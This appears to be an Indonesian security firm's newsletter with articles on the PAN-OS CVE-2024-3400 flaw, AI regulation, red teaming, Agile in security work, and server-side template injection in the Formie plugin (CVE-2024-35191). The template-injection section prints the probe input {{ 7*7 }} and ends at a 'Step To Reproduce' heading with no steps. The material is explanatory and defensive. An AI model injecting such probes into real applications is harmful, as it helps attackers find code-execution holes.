CVE-2024-3400 adalah sebuah kerentanan keamanan yang memungkinkan penyerang yang tidak terotentikasi untuk melakukan eksekusi kode sewenang-wenang dengan hak akses root pada firewall yang menjalankan fitur GlobalProtect dari perangkat lunak PAN-OS milik Palo Alto Networks. Kerentanan ini terjadi karena adanya kerentanan injeksi perintah pada fitur GlobalProtect tersebut.
Kerentanan ini diklasifikasikan sebagai Zero-Day, yang berarti bahwa kerentanan ini dieksploitasi sebelum vendor mengetahuinya atau merilis patch untuk memperbaikinya. Kerentanan ini memiliki tingkat keparahan yang sangat tinggi, dinilai sebagai "CRITICAL", dengan skor dasar CVSSv4.0 sebesar 10, yang menunjukkan potensi serangan Yang sangat berbahaya

DAMPAK KERENTANAN

Eksekusi Kode Sewenang-wenang (Arbitrary Code Execution):
Kerentanan ini memungkinkan penyerang yang tidak terotentikasi untuk menjalankan kode yang tidak terkendali pada firewall yang terkena dampak. Dengan memanfaatkan kerentanan ini, penyerang dapat menjalankan kode apa pun dengan hak akses root pada perangkat, yang dapat digunakan untuk melakukan berbagai tindakan berbahaya, seperti mengubah konfigurasi firewall, mengakses atau merusak data sensitif, atau bahkan menghapus atau menghentikan operasi firewall secara keseluruhan.

Potensi Pemengaruh:
Kerentanan ini memengaruhi firewall yang menjalankan versi tertentu dari perangkat lunak PAN-OS milik Palo Alto Networks dan dikonfigurasi dengan fitur GlobalProtect. Seiring dengan itu, organisasi yang menggunakan firewall dengan konfigurasi ini dapat terkena dampak serius jika kerentanan ini dieksploitasi oleh penyerang, termasuk kerugian data yang signifikan, penurunan produktivitas, atau bahkan kebocoran informasi sensitif

Zero-Day Remote Code Execution Vulnerability in GlobalProtect

CVE-2024-3400

SISTEM YANG TERDAMPAK

Sistem yang terdampak oleh CVE-2024-3400 adalah firewall yang menjalankan perangkat lunak PAN-OS milik Palo Alto Networks. Secara khusus, kerentanan ini memengaruhi firewall yang dikonfigurasi dengan fitur GlobalProtect. Versi perangkat lunak yang rentan termasuk PAN-OS 10.2, 11.0, dan 11.1.

Versions	Affected	Unaffected
Cloud NGFW	None	All
PAN-OS 11.1	< 11.1.2-h3	>= 11.1.2-h3 (ETA: By 4/14)
PAN-OS 11.0	< 11.0.4-h1	>= 11.0.4-h1 (ETA: By 4/14)
PAN-OS 10.2	< 10.2.9-h1	>= 10.2.9-h1 (ETA: By 4/14)
PAN-OS 10.1	None	All
PAN-OS 10.0	None	All
PAN-OS 9.1	None	All
PAN-OS 9.0	None	All
Prisma Access	None	All

DAMPAK KERENTANAN

CVE-2024-3400 adalah sebuah kerentanan kritis yang memiliki skor CVSS 10.0, yang terjadi dalam bentuk injeksi perintah pada fitur GlobalProtect. Dengan kerentanan ini, seorang penyerang yang tidak terotentikasi dapat memanfaatkannya untuk menjalankan kode sewenang-wenang dengan hak akses root pada firewall. Untuk mengatasi kerentanan ini, Palo Alto Networks telah merilis pembaruan perangkat lunak dalam versi berikut:

- PAN-OS 10.2.9-h1
- PAN-OS 11.0.4-h1
- PAN-OS 11.1.2-h3

Patches untuk rilis pemeliharaan lain yang umumnya digunakan diharapkan akan dirilis dalam beberapa hari ke depan. Ini berarti bahwa Palo Alto Networks akan merilis pembaruan perangkat lunak tambahan untuk versi PAN-OS lainnya yang umumnya digunakan di lingkungan
produksi.

REFERENSI :
https://security.paloaltonetworks.com/CVE-2024-3400
https://nvd.nist.gov/vuln/detail/CVE-2024-3400
https://unit42.paloaltonetworks.com/cve-2024-3400/

Mengendalikan AI : Kekhawatiran dan Kebutuhan akan Regulasi

BY MUHAMMAD RARA EL GHIFFARI

Sebelum membuat kesimpulan berdasarkan judul, mohon dengarkan saya terlebih dahulu.

Kecerdasan Buatan (AI) sering mendominasi postingan LinkedIn yang menarik perhatian. Seiring kita semakin bergantung pada teknologi ini, AI terus berkembang, semakin menyerupai kemampuan manusia. Saya menyebut ini sebagai proses "de-evolusi", di mana teknologi menjadi lebih pintar sementara pengguna semakin bergantung padanya, berpotensi mengurangi kemampuan berpikir kritis mereka sendiri.

Seiring pengguna semakin bergantung pada AI, ada tren yang berkembang untuk menyerahkan peran pengambilan keputusan kepada sistem ini, yang menimbulkan kekhawatiran etis yang signifikan.

Meskipun AI menawarkan banyak manfaat, seperti peningkatan efisiensi, pengurangan biaya, dan percepatan penelitian dan pengembangan, manfaat ini diimbangi oleh kekhawatiran bahwa sistem AI yang kompleks dan tidak transparan mungkin menyebabkan lebih banyak kerugian sosial daripada manfaat ekonomi. Mengapa?

Mengendalikan AI

Menurut Harvard Gazette, beberapa perusahaan swasta menggunakan AI untuk membuat keputusan penting di bidang kesehatan dan pengobatan, pekerjaan, kelayakan kredit, dan keadilan kriminal. Sistem ini sering kali tidak memiliki mekanisme akuntabilitas untuk memastikan bahwa mereka bebas dari bias struktural, baik yang disengaja maupun tidak. Apakah tepat membiarkan AI membuat keputusan hidup dan mati? Pendapat militer AS tampaknya condong ke arah "ya," yang menyoroti dilema etis yang mendalam dalam aplikasi semacam itu.

Dampak AI pada tenaga kerja mengkhawatirkan. Saat Indonesia berupaya mencapai "Indonesia EMAS 2045" untuk menandai 100 tahun kemerdekaan, dan kita mengantisipasi "Bonus Demografi" dengan populasi usia produktif yang besar, kita harus mempertimbangkan pengaruh AI. Profesor Yuval Noah Harari memprediksi dalam bukunya bahwa banyak orang mungkin menjadi tidak bisa dipekerjakan di masa depan karena kemajuan AI. Misalnya, AI telah menggantikan pengumpul tarif tol, meningkatkan efisiensi tetapi mengurangi peluang kerja. Seiring dengan meningkatnya adopsi AI, persyaratan minimum untuk pekerjaan akan meningkat, berpotensi membuat pekerja rata-rata tergeser.

Menyadari hal ini, kita perlu tetap di depan perkembangan AI. Sayangnya, populasi usia kerja di Indonesia masih kurang memiliki keterampilan yang diperlukan. Bonus Demografi bisa menjadi bumerang jika kita tidak hati-hati.

Salah satu solusi potensial adalah menerapkan regulasi ketat pada penggunaan AI dan sejauh mana penerapannya. Meskipun ini mungkin tampak kontra-produktif, beberapa pengorbanan diperlukan. Namun, ada sedikit konsensus tentang cara mencapai ini dan siapa yang harus membuat aturan. Politisi, meskipun dibayar untuk mengatur, sering kali kurang memiliki keahlian yang diperlukan dan sering terjerat dalam korupsi.

Kita harus mempertimbangkan contoh internasional, seperti proposal regulasi AI baru-baru ini oleh Parlemen Eropa. Mereka punya aturan yang berbeda untuk kategori risiko yang berbeda.

Risiko yang tidak dapat diterima

Sistem AI dengan risiko yang tidak dapat diterima adalah sistem yang dianggap mengancam orang dan akan dilarang. Ini termasuk:

- Manipulasi perilaku kognitif orang atau kelompok rentan tertentu: misalnya mainan berbasis suara yang mendorong perilaku berbahaya pada anak-anak
- Pemberian skor sosial: mengklasifikasikan orang berdasarkan perilaku, status sosial-ekonomi, atau karakteristik pribadi
- Identifikasi dan kategorisasi biometrik orang
- Sistem identifikasi biometrik waktu nyata dan jarak jauh, seperti pengenalan wajah

Beberapa pengecualian mungkin diizinkan untuk tujuan penegakan hukum. Sistem identifikasi biometrik jarak jauh “waktu nyata” akan diizinkan dalam sejumlah kasus serius yang terbatas, sementara sistem identifikasi biometrik jarak jauh “post”, di mana identifikasi terjadi setelah penundaan yang signifikan, akan diizinkan untuk menuntut kejahatan serius dan hanya setelah persetujuan pengadilan.

Risiko Tinggi

Sistem AI yang berdampak negatif pada keselamatan atau hak-hak fundamental akan dianggap berisiko tinggi dan akan dibagi menjadi dua kategori:

1. Sistem AI yang digunakan dalam produk yang termasuk dalam undang-undang keselamatan produk Uni Eropa. Ini termasuk mainan, penerbangan, mobil, perangkat medis, dan lift.
2. Sistem AI yang termasuk dalam area tertentu yang harus terdaftar dalam database UE:
   - Manajemen dan pengoperasian infrastruktur kritis
   - Pendidikan dan pelatihan kejuruan
   - Pekerjaan, manajemen pekerja, dan akses ke pekerjaan mandiri
   - Akses dan pemanfaatan layanan pribadi dan publik yang esensial serta manfaatnya
   - Penegakan hukum
   - Manajemen migrasi, suaka, dan perbatasan
   - Bantuan dalam interpretasi hukum dan penerapannya
   - Semua sistem AI berisiko tinggi akan dinilai sebelum dipasarkan dan juga sepanjang siklus hidupnya. Orang akan memiliki hak untuk mengajukan keluhan tentang sistem AI kepada otoritas nasional yang ditunjuk.

Persyaratan Transparansi

AI generatif, seperti ChatGPT, tidak akan diklasifikasikan sebagai berisiko tinggi, tetapi harus mematuhi persyaratan transparansi dan undang-undang hak cipta UE:

- Mengungkapkan bahwa konten dihasilkan oleh AI
- Merancang model untuk mencegahnya menghasilkan konten ilegal
- Menerbitkan ringkasan data berhak cipta yang digunakan untuk pelatihan

Model AI tujuan umum berdampak tinggi yang mungkin menimbulkan risiko sistemik, seperti model AI yang lebih maju GPT-4, harus menjalani evaluasi menyeluruh dan insiden serius harus dilaporkan kepada Komisi Eropa. Indonesia bisa mengembangkan regulasi serupa, menciptakan "RUU Kecerdasan Buatan" untuk membatasi dampak negatif AI. Pendekatan proaktif ini bisa memastikan AI memberikan manfaat bagi masyarakat sambil mengurangi risikonya. Saya berharap Dewan Perwakilan Rakyat akan memprioritaskan regulasi yang berarti daripada undang-undang yang kurang berdampak. Sebagai kesimpulan, meskipun AI memiliki potensi besar, ia juga menimbulkan risiko signifikan yang perlu diatasi melalui regulasi yang cermat. Sangat penting bagi para pembuat kebijakan untuk bertindak sekarang untuk memastikan perkembangan AI memberikan manfaat bagi masyarakat secara keseluruhan.

Referensi :

https://www.nature.com/articles/s41599-022-01300-7
https://www.europarl.europa.eu/thinktank/en/document/EPRS_BRI(2021)698792
https://news.harvard.edu/gazette/story/2020/10/ethical-concerns-mount-as-ai-takes-bigger-decision-making-role/

PUNGGAWA cybersecurity

Red Teaming The Evil Geniuses

BY RACHMAT ABDUL ROKHIM

Kenapa Harus Red Teaming ?

Di era digital yang semakin kompleks ini, ancaman siber menjadi semakin sulit diprediksi dan dihadapi. Serangan siber bisa datang dari mana saja, kapan saja, dan dari siapa saja.

Untuk melindungi diri dari ancaman ini, berbagai metode telah digunakan oleh organisasi, salah satunya adalah Red Teaming. Apa sebenarnya Red Teaming itu, dan bagaimana ia bisa memperkuat pertahanan siber organisasi?

THE EVIL GENIUSES

Apa Itu Red Teaming ?

Red teaming adalah pendekatan proaktif dalam mengidentifikasi dan mengatasi kerentanan keamanan dalam sistem informasi dan jaringan organisasi. Red teaming melibatkan tim penyerang yang terlatih, yang meniru taktik, teknik, dan prosedur (TTP) yang digunakan threat actor di dunia nyata, untuk menemukan dan mengeksploitasi kelemahan yang mungkin ada di dalam sistem. Tujuan utamanya adalah untuk menguji seberapa baik pertahanan siber organisasi dan bagaimana mereka dapat meningkatkan keamanan secara menyeluruh.

Sejarah Singkat Red Teaming

Konsep red teaming berawal dari latihan militer di mana satu tim (red team) berperan sebagai musuh untuk menguji kesiapan tim pertahanan (blue team). Dalam konteks siber, konsep ini diadaptasi untuk mengevaluasi keamanan informasi dan infrastruktur teknologi. Teknik ini telah menjadi salah satu alat yang sangat efektif dalam mengidentifikasi kelemahan dan menguji respon terhadap serangan siber.

Di dunia bisnis, red teaming mulai diadopsi sebagai alat untuk menguji strategi bisnis, pengambilan keputusan, dan perencanaan risiko. Perusahaan-perusahaan besar mulai membentuk tim red team internal atau menggunakan jasa konsultan untuk menantang asumsi-asumsi dan rencana-rencana mereka. Seiring berjalannya waktu, red teaming telah berkembang menjadi bidang yang lebih terstruktur dan metodis.

Berbagai pendekatan dan metode telah dikembangkan untuk mengarahkan dan memfasilitasi proses red teaming, termasuk penggunaan perangkat lunak simulasi, analisis risiko, dan teknik-teknik psikologis.

PUNGGAWA cybersecurity

RED TEAMING
THE EVIL GENIUSES

Manfaat Red Teaming

Red teaming mampu mengungkapkan kelemahan yang mungkin terlewat oleh audit keamanan konvensional dan penetration testing. Karena red teaming meniru serangan nyata, ia dapat mengidentifikasi celah keamanan yang seringkali tidak terlihat dalam kondisi normal. Melalui simulasi serangan nyata, organisasi dapat menguji dan meningkatkan prosedur respons insiden mereka. Ini membantu memastikan bahwa ketika serangan sebenarnya terjadi, organisasi siap dan tahu apa yang harus dilakukan. Red teaming memberikan pandangan holistik tentang keamanan organisasi, mencakup aspek teknis dan non-teknis. Ini termasuk evaluasi kebijakan keamanan, prosedur operasional, serta kesadaran dan pelatihan sumber daya manusia. Berikut adalah beberapa manfaat utama dari dilakukannya red teaming:


1. Identifikasi Celah Keamanan: Red teaming membantu organisasi mengidentifikasi celah dan kelemahan dalam sistem keamanan mereka.
2. Peningkatan Resiliensi: Dengan menguji respons dan kesiapan organisasi terhadap ancaman, red teaming membantu meningkatkan resiliensi organisasi terhadap serangan yang sebenarnya
3. Peningkatan Kesadaran: Red teaming membantu meningkatkan kesadaran tentang ancaman dan risiko yang mungkin dihadapi oleh organisasi.
4. Validasi Kebijakan dan Prosedur: Red teaming dapat digunakan untuk menguji efektivitas kebijakan, prosedur, dan taktik yang ada dalam menghadapi ancaman.
5. Peningkatan Respons Terhadap Serangan: Dengan memperkuat respons terhadap serangan melalui latihan red teaming, organisasi dapat meningkatkan kemampuan mereka untuk mendeteksi, menanggapi, dan merespons serangan secara cepat dan efektif.

Dengan demikian, red teaming bukan hanya merupakan alat penting dalam menguji dan meningkatkan keamanan organisasi, tetapi juga dapat memberikan manfaat jangka panjang dalam meningkatkan kesadaran, responsibilitas, dan kepercayaan stakeholder.

Bagaimana Red Teaming Bekerja ?

Red Teaming bekerja dengan menggunakan pendekatan sistematis untuk mengevaluasi keamanan suatu sistem atau organisasi dengan cara mensimulasikan serangan dari sudut pandang penyerang. Tim Red Team, yang terdiri dari ahli keamanan dan analis risiko, merencanakan dan melaksanakan serangkaian tindakan yang mirip dengan apa yang dilakukan oleh penyerang potensial. Ini termasuk identifikasi ancaman potensial berdasarkan profil organisasi, pengujian kelemahan sistem dengan teknik seperti uji penetrasi dan rekayasa sosial, dan mencoba menembus pertahanan organisasi untuk mendapatkan akses yang tidak sah ke informasi atau sumber daya. Hasilnya adalah evaluasi mendalam tentang ketahanan organisasi terhadap serangan dan rekomendasi untuk meningkatkan keamanan dan kesiapan dalam menghadapi ancaman potensial.

Penting untuk memahami bahwa kegiatan ini bukan hanya tentang menemukan kelemahan dalam sistem keamanan, tetapi juga tentang meningkatkan ketahanan organisasi terhadap ancaman siber. Melalui pendekatan simulasi serangan yang realistis, Red Teaming membantu mengidentifikasi celah-celah keamanan yang mungkin tidak terlihat dalam pengujian konvensional. Proses ini mencakup perencanaan yang matang, pengumpulan informasi, identifikasi ancaman, eksploitasi kerentanan, dan eksfiltrasi data, yang semuanya bertujuan untuk memberikan gambaran menyeluruh tentang seberapa rentan sistem terhadap serangan nyata. Dengan hasil yang diperoleh, organisasi dapat menerapkan langkah-langkah perbaikan yang spesifik dan mendetail, baik dari sisi teknis maupun prosedural, untuk memperkuat postur keamanan mereka. Implementasi rekomendasi dari kegiatan Red Teaming tidak hanya meningkatkan kemampuan deteksi dan respons terhadap ancaman, tetapi juga membangun fondasi untuk strategi keamanan jangka panjang yang lebih kokoh, memastikan perlindungan yang lebih baik terhadap aset kritis di era digital yang semakin kompleks dan berisiko.



PUNGGAWA
cyber security services

“Red Teaming with Punggawa Cyber”

Kami menawarkan pengujian keamanan yang mendalam menggunakan pendekatan simulasi serangan realistis. Tim Red Team kami terdiri dari para ahli yang berpengalaman dalam mengidentifikasi dan mengekspos celah keamanan yang dapat dieksploitasi oleh penyerang. Kami tidak hanya memberikan laporan mendetail tentang temuan dan kerentanan kritis, tetapi juga menyusun rekomendasi strategis untuk memperkuat pertahanan cyber organisasi Anda. Dengan pendekatan kami yang proaktif dan inovatif, kami membantu mengamankan infrastruktur IT Anda dan meningkatkan kesiapan menghadapi ancaman siber. Percayakan kami sebagai mitra yang dapat Anda andalkan untuk meningkatkan keamanan cyber perusahaan Anda di era digital ini.


PUNGGAWA cybersecurity

Penerapan Manajemen Proyek Agile dalam Cyber Security

BY RAFIIDHA SELYNA LEGOWO

MANAJEMEN PROYEK SECARA AGILE KHUSUSNYA METODE SCRUM TELAH MENJADI PILIHAN POPULER DI BERBAGAI INDUSTRI TERMASUK DALAM BIDANG CYBERSECURITY.

Penerapan Manajemen Proyek Agile atau Scrum dalam Proyek Cybersecurity



Manajemen proyek secara Agile, khususnya metode Scrum, telah menjadi pilihan populer di berbagai industri, termasuk dalam bidang cybersecurity. Dengan kecepatan perkembangan teknologi dan ancaman siber yang terus meningkat, pendekatan yang fleksibel dan iteratif seperti Scrum menjadi sangat relevan. Artikel ini akan membahas bagaimana penerapan Agile/Scrum dapat meningkatkan efisiensi dan efektivitas dalam mengelola proyek cybersecurity, seperti implementasi Security Operations Center (SOC), Infrastruktur Keamanan seperti Secure Access Service Edge (SASE), dan beberapa proyek lain yang berkaitan dengan cybersecurity.

Dasar-Dasar Agile/Scrum

Agile adalah pendekatan manajemen proyek yang menekankan fleksibilitas, kolaborasi, dan iterasi berkelanjutan. Scrum, sebagai salah satu framework Agile, memecah proyek menjadi sprint, yaitu periode kerja yang biasanya berlangsung selama dua hingga empat minggu. Setiap sprint diakhiri dengan evaluasi dan perbaikan berkelanjutan, yang memungkinkan tim untuk beradaptasi dengan cepat terhadap perubahan kebutuhan dan lingkungan.

Implementasi Agile/Scrum dalam Proyek SOC

Security Operations Center (SOC) adalah pusat kendali utama untuk memonitor, mendeteksi, dan merespons ancaman keamanan siber dalam organisasi. Implementasi SOC adalah proyek kompleks yang melibatkan berbagai aspek teknologi dan operasional. Menggunakan Scrum dalam proyek ini memiliki beberapa keuntungan:

1. Iterasi Berkelanjutan: Penerapan SOC dapat dimulai dengan fitur dasar seperti monitoring dan alerting. Pada sprint berikutnya, fitur tambahan seperti incident response automation atau threat intelligence integration dapat ditambahkan. Pendekatan ini memastikan bahwa fungsi dasar SOC dapat beroperasi lebih cepat, sementara peningkatan dilakukan secara berkelanjutan.
2. Kolaborasi Tim: Tim SOC biasanya terdiri dari berbagai spesialis seperti analis keamanan, insinyur jaringan, dan pengembang perangkat lunak. Scrum mendorong kolaborasi antar tim ini melalui daily stand-up meetings dan retrospektif sprint, memastikan bahwa setiap anggota tim berkontribusi dan terinformasi.
3. Memberikan Respons Cepat terhadap Ancaman: Dalam dunia cybersecurity, ancaman baru muncul setiap saat. Dengan Scrum, tim dapat dengan cepat menyesuaikan prioritas dan strategi berdasarkan ancaman terkini yang teridentifikasi, memastikan bahwa SOC selalu selangkah lebih maju.

Penerapan Scrum pada Implementasi Infrastruktur Keamanan

Infrastruktur keamanan menggabungkan fungsi jaringan dan keamanan dalam satu layanan berbasis cloud, yang memberikan perlindungan yang komprehensif bagi pengguna yang terhubung dari berbagai lokasi. Salah satu contoh infrastruktur keamanan yang dapat diaplikasikan oleh Punggawa Siber Solusi adalah Secure Access Service Edge (SASE). Implementasi SASE menggunakan Scrum dapat dilakukan sebagai berikut:

1. Pengembangan Bertahap: Dengan Scrum, pengembangan dan integrasi komponen SASE seperti secure web gateways, cloud access security brokers, dan zero trust network access dapat dilakukan secara bertahap. Ini memungkinkan perusahaan untuk memanfaatkan keuntungan awal dari SASE sembari mengintegrasikan fitur lebih lanjut secara bertahap.
2. Uji dan Validasi Berkelanjutan: Setiap sprint memungkinkan tim untuk menguji dan memvalidasi komponen yang telah diimplementasikan. Hal ini memastikan bahwa setiap elemen SASE bekerja sesuai dengan harapan sebelum melanjutkan ke fitur berikutnya, mengurangi risiko kegagalan sistem.
3. Penyesuaian Berdasarkan Umpan Balik dari Customer: Melalui retrospektif sprint, tim dapat mengumpulkan umpan balik dari pengguna awal dan menyesuaikan implementasi berdasarkan kebutuhan nyata. Ini memastikan bahwa solusi SASE yang dihasilkan benar-benar sesuai dengan kebutuhan organisasi.

Manajemen Proyek Penetration Testing dengan Agile

Penetration testing adalah proses pengujian keamanan yang bertujuan mengidentifikasi dan mengeksploitasi kerentanan dalam sistem. Dengan Scrum, pengelolaan proyek penetration testing dapat lebih efektif sebagai berikut:

1. Perencanaan Sprint yang Detail: Setiap sprint dalam penetration testing dapat difokuskan pada area tertentu dari sistem, seperti aplikasi web, jaringan internal, atau layanan cloud. Hal ini dapat memastikan bahwa pengujian dilakukan secara menyeluruh dan sistematis.
2. Evaluasi Hasil secara Iteratif: Hasil dari setiap sprint dapat dievaluasi dan digunakan untuk perbaikan lebih lanjut. Misalnya, jika kerentanan ditemukan dalam satu sprint, perbaikan dapat langsung diterapkan dan diuji ulang pada sprint berikutnya.
3. Adaptasi Cepat terhadap Temuan Baru: Penetration testing sering kali mengungkapkan kerentanan tak terduga. Dengan Scrum, tim dapat dengan cepat mengalihkan fokus untuk mengatasi temuan baru ini tanpa harus menunggu siklus pengujian berikutnya.


Kesimpulan

Penerapan manajemen proyek Agile/Scrum dalam proyek cybersecurity, seperti implementasi SOC, SASE, dan penetration testing, menawarkan berbagai keuntungan yang signifikan. Melalui iterasi berkelanjutan, kolaborasi tim, dan respons cepat terhadap perubahan, Scrum membantu memastikan bahwa proyek-proyek ini tidak hanya diselesaikan tepat waktu, tetapi juga mampu menghadapi tantangan keamanan yang dinamis dan kompleks. Dengan pendekatan ini, organisasi dapat membangun fondasi keamanan yang kuat dan adaptif di era digital saat ini.

BY MUHAMMAD HASYIM ASYARI

Vulnerability SSTI (Server-side Template Injection) adalah kelemahan keamanan yang terjadi ketika input pengguna tidak divalidasi dengan benar dan langsung dimasukkan ke dalam template yang digunakan untuk menghasilkan halaman web di server. Template engine, yang bertugas menggabungkan template dengan data dinamis untuk menghasilkan konten web, bisa dieksploitasi oleh penyerang jika tidak ada sanitasi yang memadai pada input pengguna.

VULNERABILITY SSTI CVE-2024-35191



Cara kerja SSTI adalah sebagai berikut:

1. Template Engine: Web aplikasi menggunakan template engine untuk menghasilkan halaman dinamis. Beberapa template engine populer adalah Jinja2 (Python), Twig (PHP), dan Velocity (Java).
2. Input Pengguna: Pengguna bisa memberikan input melalui berbagai cara, seperti formulir, URL, atau parameter lainnya.
3. Injeksi Malicious Payload: Jika input pengguna langsung dimasukkan ke dalam template tanpa sanitasi, penyerang dapat menyisipkan kode berbahaya (malicious payload).
4. Eksekusi di Server: Kode berbahaya yang disisipkan oleh penyerang akan dieksekusi di server ketika template diproses, memungkinkan penyerang untuk menjalankan perintah atau skrip yang tidak sah.

Bahaya dari SSTI meliputi:

- Pengambilan Informasi Sensitif: Penyerang dapat mengakses informasi sensitif yang tersimpan di server.
- Eksekusi Kode Arbitrer: Penyerang dapat menjalankan perintah atau kode arbitrer, yang bisa mengarah pada pengambilalihan server.
- Peningkatan Hak Akses: Penyerang dapat mencoba meningkatkan hak aksesnya di server untuk mendapatkan kendali lebih besar.

Contoh sederhana dari SSTI adalah jika sebuah aplikasi web menerima input dari pengguna dan langsung menyisipkannya ke dalam template tanpa validasi atau sanitasi. Misalnya, jika aplikasi menggunakan Jinja2 dan menerima input sebagai berikut:

```python
template = "{{ input }}"
```

Jika pengguna mengirim input {{ 7*7 }}, dan template dieksekusi tanpa sanitasi, hasilnya akan menjadi 49. Dalam skenario yang lebih berbahaya, penyerang dapat menyisipkan kode berbahaya yang dieksekusi di server.

Untuk mencegah SSTI, penting untuk:

- Validasi dan Sanitasi Input: Semua input pengguna harus divalidasi dan disanitasi sebelum digunakan dalam template.
- Gunakan Fungsi Template yang Aman: Gunakan fungsi dan metode template engine yang dirancang untuk menghindari injeksi.
- Periksa dan Batasi Akses: Batasi akses pengguna ke pengaturan atau data sensitif yang dapat disalahgunakan untuk menyisipkan kode berbahaya.

PUNGGAWA
cyber security services

CVE-2024-35191

Exploit Author: xcapri
Vendor of Product: Formie, The most user-friendly forms plugin for Craft CMS.
Affected Product Code Base: <= 2.1.5

CVE 2024-35191 adalah celah keamanan di Formie, Formie adalah plugin Craft CMS untuk membuat formulir. Sebelum versi 2.1.6, pengguna yang memiliki akses ke pengaturan formulir dapat menyisipkan kode Twig berbahaya ke dalam kolom yang mendukung Twig, seperti Judul Pengiriman atau Pesan Sukses. Kode ini akan dieksekusi saat membuat pengiriman atau merender teks. CVE ini terdaftar sebagai kerentanan dengan tingkat keparahan rendah sampai menengah karena memerlukan akses panel kontrol untuk mengedit pengaturan formulir. Masalah ini telah diperbaiki di Formie 2.1.6.

Step To Reproduce

